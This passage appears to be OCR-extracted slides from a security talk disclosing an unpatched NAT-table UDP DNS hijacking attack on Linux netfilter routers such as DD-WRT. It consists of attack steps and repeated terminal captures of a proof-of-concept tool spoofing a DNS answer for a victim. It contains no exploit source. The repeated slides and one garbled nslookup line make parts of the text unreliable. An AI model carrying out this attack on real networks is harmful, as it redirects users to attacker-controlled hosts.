
2. Attacker flushes the NAT table with dummy entries to evict the victim entry



UDP DNS HIJACKING ATTACK


Fill Cycle

3. Attacker fills the NAT table with replacement entries pointing to the attacker




UDP DNS HIJACKING ATTACK

4. DNS server response is sent back to the attacker instead of the victim



UDP DNS HIJACKING ATTACK

5. Attacker sends a spoofed replacement response back to the victim



WHAT PRODUCTS USE LINUX NETFILTER?

- OpenWRT and DD-WRT router firmware
 - Most consumer-grade routers
 - Linux-based virtual network bridges for Docker, Kubernetes, virtualization
 - Cloud-based Kubernetes CNIs
- ... and more!

DD-WRT UDP DNS HIJACKING



Google DNS
8.8.8.8

```
ubuntu@victim-client: ~/nat_poc 100x27
ubuntu@victim-client:~/nat_poc$ nslookup -type=A testa60.darpa.mil 8.8.8.8
Server:      8.8.8.8
Address:     8.8.8.8#53

** server can't find testa60.darpa.mil: NXDOMAIN

ubuntu@victim-client:~/nat_poc$ nslookup -type=A 8.8.8.8
Server:      8.8.8.8
Address:     8.8.8.8#53

** server can't find testa61.darpa.mil: NXDOMAIN

ubuntu@victim-client:~/nat_poc$ nslookup -type=A testa62.darpa.mil 8.8.8.8
Server:      8.8.8.8
Address:     8.8.8.8#53

** server can't find testa62.darpa.mil: NXDOMAIN

ubuntu@victim-client:~/nat_poc$ nslookup -type=A testa63.darpa.mil 8.8.8.8
Server:      8.8.8.8
Address:     8.8.8.8#53

Non-authoritative answer:
Name:   testa63.darpa.mil
Address: 5.6.7.8

ubuntu@victim-client:~/nat_poc$
```

dns request

victim client

```
ubuntu@attack-server: ~/nat_poc 101x27
ubuntu@attack-server:~/nat_poc$ sudo python3 upstream_server.py
===== [ NATJACK ATTACK ] =====

-----
Upstream Server
-----

For education and testing use only! Use at your own risk!

[*] Creating raw sockets...
[*] Creating UDP listener on 0.0.0.0:1234...
[*] Creating alternate TCP listeners on 0.0.0.0:1235-1747...
[*] Starting TCP listeners...
[*] Creating TCP listener on 0.0.0.0:1234...
[+] Ready for incoming connections!
[*] Received connection from 192.168.1.121:42292...
```

```
ubuntu@attack-client: ~/nat_poc 101x21
5.6.7.8 --port_spray --port_range 32768-49152
===== [ NATJACK ATTACK ] =====

-----
DNS Hijacking
-----

For education and testing use only! Use at your own risk!

[*] Creating raw sockets...
[*] Connecting to upstream server 192.168.1.152:1234...
[+] Connected
[*] Starting UDP listeners...
[+] Ready to hijack DNS traffic...
[+] Packet received from target!
[*] 8.8.8.8:53>192.168.2.121:43778
[*] dns|id 12722|flags 33155|1|1|1|testa63.darpa.mil
[*] Downstream spoofing DNS server 8.8.8.8:53 to send DNS response with IP 5.6.7.8...
[*] Sending spoofed response to detected port 43778...
[*] Spraying spoofed response to all ports in range 32768-49152...
```

```
ubuntu@attack-client: ~/nat_poc 101x4
ubuntu@attack-client:~/nat_poc$
```

Status: Unpatched
(as of July 2026)

attack client

DD-WRT UDP DNS HIJACKING



Google DNS
8.8.8.8

```
ubuntu@victim-client: ~/nat_poc 100x27
ubuntu@victim-client:~/nat_poc$ nslookup -type=A testa60.darpa.mil 8.8.8.8
Server:      8.8.8.8
Address:     8.8.8.8#53

** server can't find testa60.darpa.mil: NXDOMAIN

ubuntu@victim-client:~/nat_poc$ nslookup -type=A testa61.darpa.mil 8.8.8.8
Server:      8.8.8.8
Address:     8.8.8.8#53

** server can't find testa61.darpa.mil: NXDOMAIN

ubuntu@victim-client:~/nat_poc$ nslookup -type=A testa62.darpa.mil 8.8.8.8
Server:      8.8.8.8
Address:     8.8.8.8#53

** server can't find testa62.darpa.mil: NXDOMAIN

ubuntu@victim-client:~/nat_poc$ nslookup -type=A testa63.darpa.mil 8.8.8.8
Server:      8.8.8.8
Address:     8.8.8.8#53

Non-authoritative answer:
Name:   testa63.darpa.mil
Address: 5.6.7.8

ubuntu@victim-client:~/nat_poc$
```

dns request

actual response

```
ubuntu@attack-server: ~/nat_poc 101x27
ubuntu@attack-server:~/nat_poc$ sudo python3 upstream_server.py
===== [ NATJACK ATTACK ] =====

-----
Upstream Server
-----

For education and testing use only! Use at your own risk!

[*] Creating raw sockets...
[*] Creating UDP listener on 0.0.0.0:1234...
[*] Creating alternate TCP listeners on 0.0.0.0:1235-1747...
[*] Starting TCP listeners...
[*] Creating TCP listener on 0.0.0.0:1234...
[+] Ready for incoming connections!
[*] Received connection from 192.168.1.121:42292...

ubuntu@attack-server:~/nat_poc$
```

```
ubuntu@attack-client: ~/nat_poc 101x21
5.6.7.8 --port_spray --port_range 32768-49152
===== [ NATJACK ATTACK ] =====

-----
DNS Hijacking
-----

For education and testing use only! Use at your own risk!

[*] Creating raw sockets...
[*] Connecting to upstream server 192.168.1.152:1234...
[+] Connected
[*] Starting UDP listeners...
[+] Ready to hijack DNS traffic...
[+] Packet received from target!
[*] 8.8.8.8:53>192.168.2.121:43778
[*] dns|id 12722|flags 33155|1|1|1|testa63.darpa.mil
[*] Downstream spoofing DNS server 8.8.8.8:53 to send DNS response with IP 5.6.7.8...
[*] Sending spoofed response to detected port 43778...
[*] Spraying spoofed response to all ports in range 32768-49152...

ubuntu@attack-client:~/nat_poc$
```

```
ubuntu@attack-client: ~/nat_poc 101x4
ubuntu@attack-client:~/nat_poc$
```

Status: Unpatched
(as of July 2026)

DD-WRT UDP DNS HIJACKING



Google DNS
8.8.8.8

```
ubuntu@victim-client: ~/nat_poc 100x27
